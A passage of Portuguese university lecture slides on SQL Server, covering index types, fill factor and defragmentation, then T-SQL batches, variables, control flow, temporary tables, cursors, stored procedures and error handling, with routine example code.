 - Só indexamos parte dos tuplos da relação
- Inclusão de Atributos num Índice
 - Podemos incluir non-key atributos nas folhas de um índice non-clustered.
 - Chamadas query “cobertas”
 - query em que todos os dados de que a query necessita estão no índice

36

36

 deti

SQL Server Indexes - Exemplos

```
-- Clustered Index
CREATE CLUSTERED INDEX IxOrderID ON OrderDetail(OrderID);

-- Clustered Composite Index
CREATE CLUSTERED INDEX IxGuideName ON Guide (LastName, FirstName);

-- Clustered UNIQUE Index
CREATE UNIQUE CLUSTERED INDEX IxGuideName ON Guide (LastName, FirstName);

-- FILTERED Index
CREATE INDEX IxActiveProduction ON Production.WorkOrders
(WorkOrderID, ProductID) WHERE Status = 'Active';

-- Non-clustered with column include
CREATE INDEX ixGuideCovering ON dbo.Guide (LastName, FirstName)
INCLUDE (Title);
```

37

 deti

SQL Server: Heap vs Clustered Table

Estudar cada caso...

- Ter sempre presente que:
 - Uma **heap table** insere os novos registos no final da tabela (unsorted).
 - um non-clustered índice (B-Tree) contém, nos nós folha, um RowID da heap.
 - Uma **clustered table** introduz o novo registo na B-Tree segundo a ordem da cluster index key.
- **Insert operation**- desempenho de uma solução clustered table está muito associado à ocorrência de page splits no processo de inserção:
 - depende das características da chave primária
 - dependente do facto dos novos tuplos terem (ou não) uma ordenação natural

38

Escolha de um Clustered Index

- Chave Primária: “unique clustered index” (defeito)
 - verificar se esta opção é boa/desejada.
- “Evitar” chaves susceptíveis de criar “page split”
 - inserções sequenciais são boas
 - Exemplo: auto number - IDENTITY
- Chaves pequenas são preferíveis
 - Lembrar que são utilizadas nos índices não clustered...

39

39

Escolha de um Non-Clustered Index

- São tipicamente utilizados para optimizar os tempos das consultas
 - Atributos que aparecem frequentemente na cláusula WHERE.
- Ter em atenção os critérios genéricos de seleção referidos anteriormente.
 - SQL Server tem uma ferramenta (DBCC Show_Statistic) que permite fazer o tracking da seletividade de um índice utilizando para o efeito estatísticas de utilização.
- Atributos chave estrangeira
 - JOINS
- Atributos sobre os quais são efetuadas consultas ordenadas

40

40

 deti

B-Tree Tuning

- Objectivo: minimizar os Page Splits
- Index fill factor e pad index
 - Um índice necessita de ter um pouco mais de espaço livre em cada página para evitar que novas entradas obriguem a page split.
 - Fill factor permite definir a % de espaço livre.
 - Pad index indica se só aplicamos o fill factor aos nós folhas (ou não). ON/OFF
- Exemplo:


```
-- index com 15% de espaço livre nas nós folha e intermediário
```

```
CREATE NONCLUSTERED INDEX IxOrderNumber ON dbo.[Order]
(OrderNumber) WITH (FILLFACTOR = 85, PAD_INDEX = ON);
```
- Best Practice:
 - Compromisso entre a compactação dos dados (menor desperdício de espaço) e a ocorrência de page splits:
 - Utilizar fill factor próximo de 100% se temos inserções ordenadas
 - 65-85% se tivermos mais inserções no meio da B-Tree

41

41

 deti

Desfragmentação de Índices

- Processo de eliminação de “espaços vazios” resultantes:
 - Page Splits (1 page FULL 100% -> 2 pages ~50%)
 - Remoções de tuplos
- Regularmente devemos:
 1. Verificar estado de fragmentação do índice
“SQL Server sys.dm_db_index_physical_stats reports the fragmentation details and the density for a given table or index”
 2. Reconstruir o índice caso este esteja muito fragmentado
ALTER INDEX IndexName ON TableName REORGANIZE
 - desfragmenta (ao nível das folhas) de acordo com o fill factor do índice
 - efectuado num conjunto de pequenas transações sem impacto nas operações de insert, update e delete.

ou

ALTER INDEX ALL ON Frag REBUILD WITH (FILLFACTOR = 98)

 - reconstrói o índice completamente (equivalente a um DROP + CREATE)
 - podemos alterar as características do índice. Por exemplo, o fillfactor.

42

42

Desfragmentação de Índices - Exemplo

Fragmentação dos índices da tabela Frag:

```
USE tempdb;
SELECT * FROM sys.dm_db_index_physical_stats ( db_id('tempdb'),
object_id('Frag'), NULL, NULL, 'DETAILED');
```

index_id: 1 index_type_desc: CLUSTERED INDEX avg_fragmentation_in_percent: 99.1775717920756 page count: 22008 avg_page_space_used_in_percent: 68.744230294045	index_id: 2 index_type_desc: NONCLUSTERED INDEX avg_fragmentation_in_percent: 98.1501632208923 page count: 2732 avg_page_space_used_in_percent: 58.2316654311836
---	--

Desfragmentar os dois índices (PK_Frag e ix_col):

```
USE tempdb;
ALTER INDEX PK_Frag ON Frag REORGANIZE;
ALTER INDEX ix_col ON Frag REORGANIZE;
```

index_id: 1 index_type_desc: CLUSTERED INDEX avg_fragmentation_in_percent: 0.559173738569831 page count: 15201 avg_page_space_used_in_percent: 99.538930071658	index_id: 2 index_type_desc: NONCLUSTERED INDEX avg_fragmentation_in_percent: 1.23915737298637 page count: 1614 avg_page_space_used_in_percent: 99.487558685446
--	---

43

Problemas de Desempenho?

- Com uma query?
... consultar o “execution plan”

The execution plan diagram illustrates the flow of data from multiple tables (Person, Customer, SalesOrderHeader, SalesOrderDetail, Product) through various operators like Merge Join, Nested Loops, and Index Seek to produce the final result. The cost of each operation is indicated in the plan.

44

Problemas de Desempenho na BD?

1. Utilizar o SQL Server Profiler para capturar eventos
 - Ficheiro ou Tabela
2. Sujeitar a base de dados a um conjunto de consultas usuais
 - Idealmente - capturar alguns dias com a BD em produção
3. Utilizar os resultados da sessão do Profiler na ferramenta Database Engine Tuning Advisor

45

45

Profiler + Engine Tuning Advisor

46

Resumo

- Conceito de Índice
- Tipos de Indexação
 - Critérios de seletividade
- Estruturas B-Tree
- Indexação em SQL Server

47

47

SQL Server

Tools

48

48



Index Selectivity - DBCC Show_Statistic

SQL Server uses its internal index statistics to track the selectivity of an index. DBCC Show_Statistic reports the last date on which the statistics were updated, and basic information about the index statistics, including the usefulness of the index. A low density indicates that the index is very selective. A high density indicates that a given index node points to several table rows and that the index may be less useful, as shown in this code sample:

```
Use CHA2;
DBCC Show_Statistics (Customer, IxCustomerName);
```

Result (formatted and abridged; the full listing includes details for every value in the index):

```
Statistics for INDEX 'IxCustomerName'.
      Rows          Average
Updated   Rows  Sampled  Steps  Density    key length
-----  -----
May 1,02  42     42       33     0.0        11.547619

All density   Average Length  Columns
-----  -----
3.0303031E-2  6.6904764  LastName
2.3809524E-2  11.547619  LastName, FirstName

DBCC execution completed. If DBCC printed error messages,
contact your system administrator.
```

Sometimes changing the order of the key columns can improve the selectivity of an index and its performance. Be careful, however, because other queries may depend on the order for their performance.

49

Base de Dados - SQL Programming

Base de Dados - 2020/21

Carlos Costa

1

1

Índice

- Script e Batch
- Cursor
- Stored Procedure
- User Defined Function
- Trigger

Baseado em SQL Server (T-SQL)

2

2

Script & Batch

3

3

Batch

- Definição: Grupo de uma ou mais instruções SQL que constituem uma unidade lógica.
- Um erro sintáctico numa instrução provoca a falha de toda a batch.
- Um erro de runtime não anula instruções SQL prévias (nessa batch).
- Não são transações*.
- São delimitadas pela terminador GO.
 - GO não é enviada para o servidor
 - “GO n” – executa a batch n vezes

* vamos ver mais à frente

```

print 'hello'
Go 5
print 'ola'
Go 3
  
```

Messages

```

Beginning execution loop
hello
hello
hello
hello
hello
Batch execution completed 5 times.
Beginning execution loop
ola
ola
ola
Batch execution completed 3 times.
  
```

4

4

Batch - Utilização

- Terminada a batch, são eliminadas todas as variáveis locais, tabelas temporárias e cursores criados.
- Algumas instruções são únicas na batch.
 - i.e. só existe essa instrução
 - Exemplo:
 - CREATE PROCEDURE
 - CREATE DEFAULT
 - CREATE RULE
 - CREATE TRIGGER
 - CREATE VIEW
- Para mudar de base de dados:
 - USE <dn_name>;

5

5

Script

- Trata-se de um ficheiro de texto contendo uma ou mais batches delimitadas por GO.
Por exemplo: EmployeeManipulation.sql
- As batch são executadas em sequência.

6

6

Variáveis

- Declaração:
 - `DECLARE @x varchar(10) = 'Ola'`
 - `DECLARE @min_range int, @max_range int`
- Atribuição de um valor:
 - `SET @x = 'Kabung'`
 - `SET @min_range = 0, @max_range = 100`
- Atribuição de um valor numa instrução SELECT:
 - `SELECT @price = price FROM titles WHERE title_id = 'PC2091';`

7

Variáveis - Operações Aritméticas

Adição, Subtração e Multiplicação

```

DECLARE @x INT = 1
SET @x += 5
SELECT @x
SET @x -= 3
SELECT @x
SET @x *= 2
SELECT @x
  
```

Resultado

6
3
6

→ `SET @x = @x + 5`

8

8

Batches e Variáveis - Exemplos

Batch Initialization and Scope

Resultado

```

DECLARE @Test INT ,
        @TestTwo NVARCHAR(25);
SELECT @Test, @TestTwo;
----->
NULL      NULL
(1 row(s) affected)

----->
SET @Test = 1;
SET @TestTwo = 'a value';
SELECT @Test, @TestTwo ;
----->
1          a value
(1 row(s) affected)

----->
Msg 137, Level 15, State 2, Line 2
Must declare the scalar variable "@Test"
  
```

9

9

Utilização de Variáveis em Consultas

Select to Variable

```

DECLARE @TempID VARCHAR(5),
        @TempCustomerName VARCHAR(30);

SELECT @TempID = CustomerID,
       @TempCustomerName = ContactName
FROM Customers
ORDER BY CustomerID;

SELECT @TempID, @TempCustomerName;
----->
----- -----
WOLZA Zbyszek Piestrzeniewicz
(1 row(s) affected)
  
```

último tuplo

Use Variable in WHERE

```

DECLARE @TempID VARCHAR(5) = 'BERGS';

SELECT ContactName
FROM Customers
WHERE CustomerID = @TempID;
----->
ContactName
-----
Christina Berglund
(1 row(s) affected)
  
```

10

10

PRINT

- Imprimir mensagem na consola
PRINT string
- Outras Linguagens de Programação
 - Java: System.out.print
 - C#, VB.NET: Console.WriteLine

-- Exemplos

```
PRINT 'ola';

DECLARE @Temp int = 5;
PRINT 'TEMP value: ' + STR(@Temp);
```

11

11

Instruções de Controlo de Fluxo

- BEGIN ... END
- IF ... ELSE
- CASE ... WHEN
- WHILE

12

12



BEGIN ... END

- Define um bloco de instruções
 - `block_of_statements`
- Outras Linguagens de Programação
 - C#, Java, C: { ... }
 - Pascal, Delphi: BEGIN ... END

13

13



IF ... ELSE

```
IF Boolean_expression
    statement | block_of_statements
[ELSE
    statement | block_of_statements ]
```

-- Exemplos

```
IF (SELECT ytd_sales FROM titles WHERE title_id='PC1035') > 5000
    PRINT 'Year-to-date sales are greater than $5,000 for PC1035.'

IF EXISTS(SELECT * FROM [ORDER] WHERE Closed = 0)
    BEGIN
        PRINT 'Process Orders';
        PRINT 'BLA..BLA';
    END
ELSE
    PRINT 'BLE..BLE';
```

14

14



WHILE

WHILE Boolean_expression
SQL_statement | block_of_statements |
[BREAK] | [CONTINUE]

-- Exemplos

```
WHILE (SELECT AVG(royalty) FROM roysched) < 25
BEGIN
    UPDATE roysched SET royalty = royalty * 1.05;
    IF (SELECT MAX(royalty) FROM roysched) > 27
        BREAK;
    ELSE
        CONTINUE;
END;

DECLARE @i as int = 1;
WHILE @i < 100
BEGIN
    IF (@i % 2) = 0
        print str(@i) + ' - Par';
    ELSE
        print str(@i) + ' - Impar';
    SET @i += 1;
END;
```

15

15



CASE ... WHEN

CASE input_expression
WHEN when_expression THEN result_expression
[WHEN when_expression THEN result_expression...n]
[ELSE else_result_expression]

END

-- Exemplo

```
SELECT OrderID, CustomerID ,
EmployeeName =
CASE EmployeeID
    WHEN 1 THEN 'Mario'
    WHEN 2 THEN 'Julio'
    WHEN 3 THEN 'Vasco'
    WHEN 4 THEN 'Sousa'
    WHEN 5 THEN 'Rui'
    ELSE 'desconhecido'
END
FROM [Orders]
```

	OrderID	CustomerID	EmployeeName
1	10248	VINET	Rui
2	10249	TOMSP	desconhecido
3	10250	HANAR	Sousa
4	10251	VICTE	Vasco
5	10252	SUPRD	Sousa
6	10253	HANAR	Vasco
7	10254	CHOPS	Rui
8	10255	RICSU	desconhecido
9	10256	WELLI	Vasco

16

16

Tabelas Temporárias

- Há situações em que necessitámos de criar tabelas de uso temporário.
- Criam-se da forma usual e têm as mesmas características que as “normais” excepto a persistência.
- Dois Tipos:
 - Temporárias Locais
 - Temporárias Globais
- Tabelas como Variáveis

17

17

Tabelas Temporárias Locais


- São sinalizadas com o carácter # antes do nome.
- São criadas na base de dados *tempdb*.
- Estão visíveis
 - Só na sessão que as criou
 - No level em que são criados e todos os inner level (da call stack)
- São eliminadas quando o procedimento ou função termina.
 - Podem ser eliminadas da forma normal (drop)
- No caso de uma batch ad-hoc (query editor) fica visível até encerrar a sessão, mesmo tendo um GO pelo meio.

-- Exemplo:


```
GO
CREATE TABLE #Hello(
    id      INT           PRIMARY KEY,
    name   VARCHAR(25));
GO
SELECT * FROM #Hello;      -- Está visível (query editor).
```

18

18



19



20

Tabelas como Variáveis

- São similares a tabelas temporárias locais mas têm um scope mais limitado:
 - Tem o mesmo scope que as variáveis locais
 - Mas não estão visíveis em inner levels da call stack
 - Podem ser passados como parâmetros
- Declaram-se como variáveis
 - Também têm existência na tempdb

-- Exemplo: Declaração e Utilização

```
DECLARE @WorkTable TABLE (PK INT PRIMARY KEY, Col1 INT NOT
NULL);

INSERT INTO @WorkTable (PK, Col1) VALUES (1, 101);

SELECT PK, Col1 FROM @WorkTable;
```

PK	Col1
1	101

21

Tabelas como Variáveis - Limitações

- Desaparecem quando a batch, procedimento ou função, onde foram criadas, chega ao fim.
- Limitadas em termos de restrições:
 - Não é permitido: chaves estrangeiras e check.
 - Permitido: chaves primária, defaults, nulls e unique.
- Não podem ter objetos dependentes.
 - Chaves estrangeiras ou triggers.

22

22

Cursor

23

23

Cursor

- Ferramenta que permite percorrer sequencialmente os tuplos retornados por determinada consulta (SELECT).
- Tipicamente temos duas abordagem:
 - Set based query (AR) versus cursor operation
- Soluções set-based são, em geral, bastante mais rápidas do que cursores.
- Usualmente os utilizadores sentem-se mais confortáveis a pensar em termos de ciclos e ponteiros do que em consultas baseadas em álgebra relacional.
 - Défice de formação em base de dados? Álgebra Relacional?
- Em SQL Server os cursores são server-side.

Analogia da “Pesca”: podemos ver os cursores como pesca à linha e as operações 24 set-based como pesca com rede.

24

Cursor - 5 steps

```

1. Declaração
-- SQL-92
DECLARE CursorName [CursorOptions] CURSOR
FOR Select Statement;
-- T-SQL
DECLARE CursorName CURSOR [CursorOptions]
FOR Select Statement;

2. Open
-- Open to retrieve data
OPEN CursorName;

3. Fetch
/* Moves to the next row and assigns the values from each column returned by
the cursor into a local variable */
FETCH [direction] CursorName [INTO @Variable1, @Variable2, ...];
-- T-SQL offers @@fetch_status function to report the state of the cursor after
the last FETCH command (0: OK; -1: Fail, end off record set; -2: Fail, tuple not available)

4. Close
-- Close cursor. Can be opened again (2.Open)
CLOSE CursorName;

5. DEALLOCATE
-- Release cursor.
DEALLOCATE CursorName;

```

25

25

Cursor - Exemplo

Objectivo: Número de produtos distintos e total absoluto encomendados por cada cliente

```

DECLARE @custID as nchar(5), @prevCustID as nchar(5), @prodID as int,
        @qty as int, @totalQty as int, @cnt as smallint;

DECLARE C CURSOR FAST_FORWARD
FOR SELECT CustomerID, ProductID, Quantity FROM CustOrderProducts ORDER BY CustomerID;

OPEN C;
FETCH C INTO @custID, @prodID, @qty;
SELECT @prevCustID = @custID, @totalQty = 0, @cnt = 0;

WHILE @@FETCH_STATUS = 0
BEGIN
    if @prevCustID <> @custID
        BEGIN
            PRINT @prevCustID + ' - ' + CAST(@cnt as varchar) + ' - ' + CAST(@totalQty as
varchar);
            SELECT @prevCustID = @custID, @totalQty = 0, @cnt = 0;
        END;
    SET @totalQty += @qty;
    SET @cnt += 1;

    FETCH C INTO @custID, @prodID, @qty;
END;

CLOSE C;
DEALLOCATE C;

```

CustomerID	ProductID	Quantity
VINRT	11	12
VINRT	42	10
VINRT	72	8
TOMSP	14	9
TOMSP	51	40
HANAR	41	10
HANAR	61	35

26

26

Exemplo - Implementação Alternativa

Objectivo:
Implementação Alternativa com Consulta baseada em Álgebra Relacional

```
SELECT CustomerID, count(ProductID) as nprod, sum(Quantity) as totalQty
FROM CustOrderProducts
GROUP BY CustomerID
ORDER BY CustomerID;
```

Resultados

	pesca à linha	pesca com rede
236 ms		7 ms
<code>ALFKI - 12 - 174 ANATR - 10 - 63 ANTON - 17 - 359 AROUT - 30 - 650 BERGS - 52 - 1001 BLAUS - 14 - 140 BLONP - 26 - 666 BOLID - 6 - 190 BONAP - 44 - 980</code>		<code>CustomerID nprod totalQty ----- ALFKI 12 174 ANATR 10 63 ANTON 17 359 AROUT 30 650 BERGS 52 1001 BLAUS 14 140 BLONP 26 666 BOLID 6 190 BONAP 44 980</code>
		27

27

When are cursors the best solution?

- **Iterating over a stored procedure:** When a stored procedure must be executed several times, once for each row or value, and the stored procedure can't be refactored into a set-based solution, or it's a system stored procedure, then a cursor is the right way to iteratively call the stored procedure.
- **Iterating over DDL code:** When DDL code must be dynamically executed multiple times, using a cursor is the appropriate solution.
 - Sometimes it's necessary to iterate over multiple rows or columns, generating a dynamic SQL statement for each row or column.
- **Cumulative Totals/Running Sums:** While there are set-based solutions, a cursor is the best-performing solution in these cases because it only has to add the next row's value to the cumulative value.
- **Time-Sensitive Data:** Some time-sensitive problems, depending on the database design, can benefit by using a cursor to determine the duration between events. Like the cumulative totals problem, time-sensitive data requires comparing the current row with the last row. Although there are possible set-based solutions, in some cases I've seen cursors perform better than set-based solutions.

Source: Microsoft SQL Server 2008 Bible

28

28



Cursor - [CursorOptions]

Static: Copies all the data into tempdb and the cursor iterates over the copy of the data. Any changes (inserts, updates, or deletes) to the real data are not seen by the cursor. This type of cursor is generally the fastest.

Keyset: Only the minimum number of columns needed to identify the rows in the correct order are copied to tempdb. The cursor walks through the data by internally joining the keyset table in tempdb with the real data. Updates and deletes are seen by the cursor, but not inserts. This is the only cursor type that experiences deleted rows as @@fetch_status = -2, so be sure to test for deleted rows.

Keyset cursors, compared to static cursors, write less to tempdb when creating the cursor set, but they must perform most of the cursor SELECT statement for every fetch. Therefore, if the SELECT statement used to define the cursor references several data sources, avoid keyset cursors.

Dynamic: The cursor iterates over the original real data. All changes are seen by the cursor without any special handling of the changes. If a row is inserted after the cursor location, then the cursor will see that row when the cursor reaches the new row. If a row is deleted, then the cursor will simply not see the row when it reaches where the row had been.

Fast_Forward: This is the “high-performance” cursor option introduced in SQL Server 2000. Basically, it’s a read-only, forward-only dynamic cursor.

29

Lista não exaustiva

29



Stored Procedures

Procedimentos

30

30

Stored Procedure - Definição

- Trata-se de uma **batch armazenada com um nome**.
 - Um conjunto de instruções T-SQL que o SQL Server compila num *single execution plan*.
- O SQL Server **não tem de recompilar o código** cada vez que o procedimento é invocado.
- Os procedimento são guardados em **memória cache** na primeira vez em que são executados.
 - Execução mais rápida
- O procedimento pode:
 - Ter parâmetros de entrada
 - Ter valor de retorno (parâmetros de saída, *return success ou failure status messages*)
 - Devolver um conjunto de registos (tuplos)

31

31


Stored Procedure - Mais Valias

- **Extensibility:** Using stored procedures is the best means of abstracting, or decoupling, the database. A stored procedure API contract will encapsulate the database and provide it with long-term extensibility.
- **Performance:** A well-written stored procedure is the fastest possible SQL Server code, it keeps the execution of data-centric code close to the data, and it's easier to index tune a database with stored procedures.
- **Usability:** It's easier for application programmers to make a stored procedure call and consume the result than it is to write ad hoc SQL.
- **Data Integrity:** A stored procedure developed by the database developer is less likely to contain data integrity errors, and easier to unit test, than ad hoc SQL code.
- **Security:** Locking down the tables and providing access only through stored procedures is a standard best practice for database development.

32

Source: Microsoft SQL Server 2008 Bible

32



33

33

Stored Procedure - Create

Sintaxe:

```
CREATE PROC[EDURE] procedure_name
[ @parameter_name data_type ] [= default] OUTPUT][,...,n]
AS
T-SQL_statement(s)
```

- Única instrução da batch

```
-- Exemplo: CREATE Storage Procedure
--           devolver um conjunto de registos (record-set)
```

```
go
CREATE PROCEDURE dbo.CategoryList
AS
SELECT ProductCategoryName, ProductCategoryDescription
FROM dbo.ProductCategory;
go
```

34

34

Stored Procedure - Create com Parâmetros

```
-- Exemplo: CREATE Storage Procedure with input parameters
CREATE PROC Department_Members @DeptName varchar(50)
AS
    SELECT Dep_Name, COUNT(Emp_ID) NumberOfMember
    FROM Departments D, Employees E
    WHERE D.Dep_ID = E.Dep_ID and Dep_Name = @DeptName
    GROUP BY Dep_Name
```

Devolve um record-set


```
-- Exemplo: CREATE Storage Procedure with parameters + RETURN
CREATE PROC GroupLeader_Members @Emp_Code varchar(10) = null
AS
    IF @Emp_Code is null
        BEGIN
            PRINT 'Please enter Employee Code!'
            RETURN
        END
    SELECT * FROM Employees
    WHERE EMP_EMP_ID = (SELECT EMP_ID FROM Employees
                         WHERE Emp_Code = @Emp_Code)
```

Devolve um record-set

?

Nota: Quando temos múltiplos parâmetros de entrada devemos colocar no fim aqueles que têm valor de defeito.

35

35

Stored Procedure - Update e Drop

Sintaxe:

```
ALTER PROC[EDURE] procedure_name
[ @parameter_name data_type ] [= default] [OUTPUT] [,....,n]
AS
T-SQL_statement(s)
```

- Substitui o procedimento existente com o novo código (T-SQL_statement(s))

Sintaxe:

```
DROP PROC[EDURE] procedure_name
```

- Elimina um procedimento

```
-- if exists, delete the procedure
IF Object_Id('Production.ProductList', 'P') IS NOT NULL
    DROP PROCEDURE Production.ProductList;
```

36

36

Stored Procedures - Tipos

- **System stored procedure:**
 - Nome começa com `sp_`
 - Criados na Master database
 - Podem ser utilizados em qualquer base de dados
 - **Muitas vezes utilizados por sysadmins**

- **Local stored procedure:**
 - São definidos num base de dados local
 - Nome livre mas recomenda-se uma normalização por parte do utilizador
 - **Aumenta a legibilidade**
 - **Exemplos: pr_ , p_ , ...**

37

37

Stored Procedures - Execução

Sintaxe:

```
EXEC[CUTE] procedure_name [@parameter_name data_type]
```

-- Exemplos: Execução de Storage Procedure

```
-- Sem parâmetros de entrada
EXEC dbo.CategoryList;

-- Com um parâmetros de entrada
EXEC Department_Members 'Accounting';

-- Com múltiplos parâmetros de entrada
-- ... por posição
EXEC pr_GetTopProducts 1, 10
-- ... por nome (ordem não interessa)
EXEC GetTopProducts @EndID = 10, @StartID = 1
```

38

38

Stored Procedure – Parâmetros de Saída

- Utilizados para retornar *non-recordset information*.
- Devemos criar previamente a variável que receberá o valor de parâmetro de saída.

```
-- Exemplo: Declaração e utilização de proc. com parâmetro de saída
-- Criação
CREATE PROC dbo.GetProductName (
    @ProductCode CHAR(10), @ProductName VARCHAR(25) OUTPUT)
AS
SELECT @ProductName = ProductName
FROM dbo.Product
WHERE Code = @ProductCode;

-- Utilização
DECLARE @ProdName VARCHAR(25);
EXEC dbo.GetProductName '1001', @ProdName OUTPUT;
PRINT @ProdName;
```

39

39

Stored Procedures – Return [N]

- Termina incondicionalmente o procedimento e retorna um inteiro
 - tipicamente: success/failure status
- O valor de saída pode ser atribuído a uma variável:
`EXEC @LocalVariable = StoredProcedureName;`

```
-- Exemplo: Storage Procedure with Return
GO
CREATE PROC dbo.IsItOK ( @OK VARCHAR(10) )
AS
IF @OK = 'OK'
    RETURN 0;
ELSE
    RETURN -100;
GO

DECLARE @ret as int;
EXEC @ret=dbo.IsItOK 'OK';
SELECT @ret;
```

40

Também podemos ter um return sem valor de retorno

40

T-SQL Error Handling

- T-SQL oferece um conjunto de ferramentas para detecção e tratamento de erros.

@@error: retorna um inteiro com o código de erro da última instrução. 0 - Sucesso

```
-- Exemplo: @@error
UPDATE Person SET PersonID = 1 Where PersonID = 2;
Print @@error;      -- Violation of PRIMARY KEY constraint 'PK_Person...
Print @@error;      -- 0
```

@@rowcount: permite saber quantos tuplos foram afectadas por determinada instrução SQL

```
-- Exemplo: @@rowcount
UPDATE Person SET LastName = 'Johnson' WHERE PersonID = 100;
IF @@rowCount = 0
    PRINT 'no rows affected';
```

41

41

T-SQL RAISERROR

- Retorna uma mensagem de erro ao cliente

Duas Sintaxes:

RAISERROR ErrorNumber ErrorMessage;

```
-- Exemplo: RAISERROR
RAISERROR 12345 'Nao foi possivel actualizar registo';
```

RAISERROR (message or number, severity, state, optional arguments) WITH LOG;

Severity Code	Description
10	Status message: Does not raise an error, but returns a message, such as a PRINT statement
11–13	No special meaning
14	Informational message
15	Warning message: Something may be wrong
16	Critical error: The procedure failed

```
-- Exemplo: RAISERROR
RAISERROR ('Nao foi possivel actualizar registo em %s.', 14, 1, 'Customer');
```

42

42

T-SQL: Try ... Catch

- Captura e Tratamento de Erros

```

BEGIN TRY
    <SQL code>;
END TRY
BEGIN CATCH
    <error handling code>;
END CATCH;

```

```
-- Exemplo
GO
CREATE PROCEDURE uspTryCatchTest
AS
BEGIN TRY
    SELECT 1/0
END TRY
BEGIN CATCH
    SELECT ERROR_NUMBER() AS ErrorNumber
        ,ERROR_SEVERITY() AS ErrorSeverity
        ,ERROR_STATE() AS ErrorState
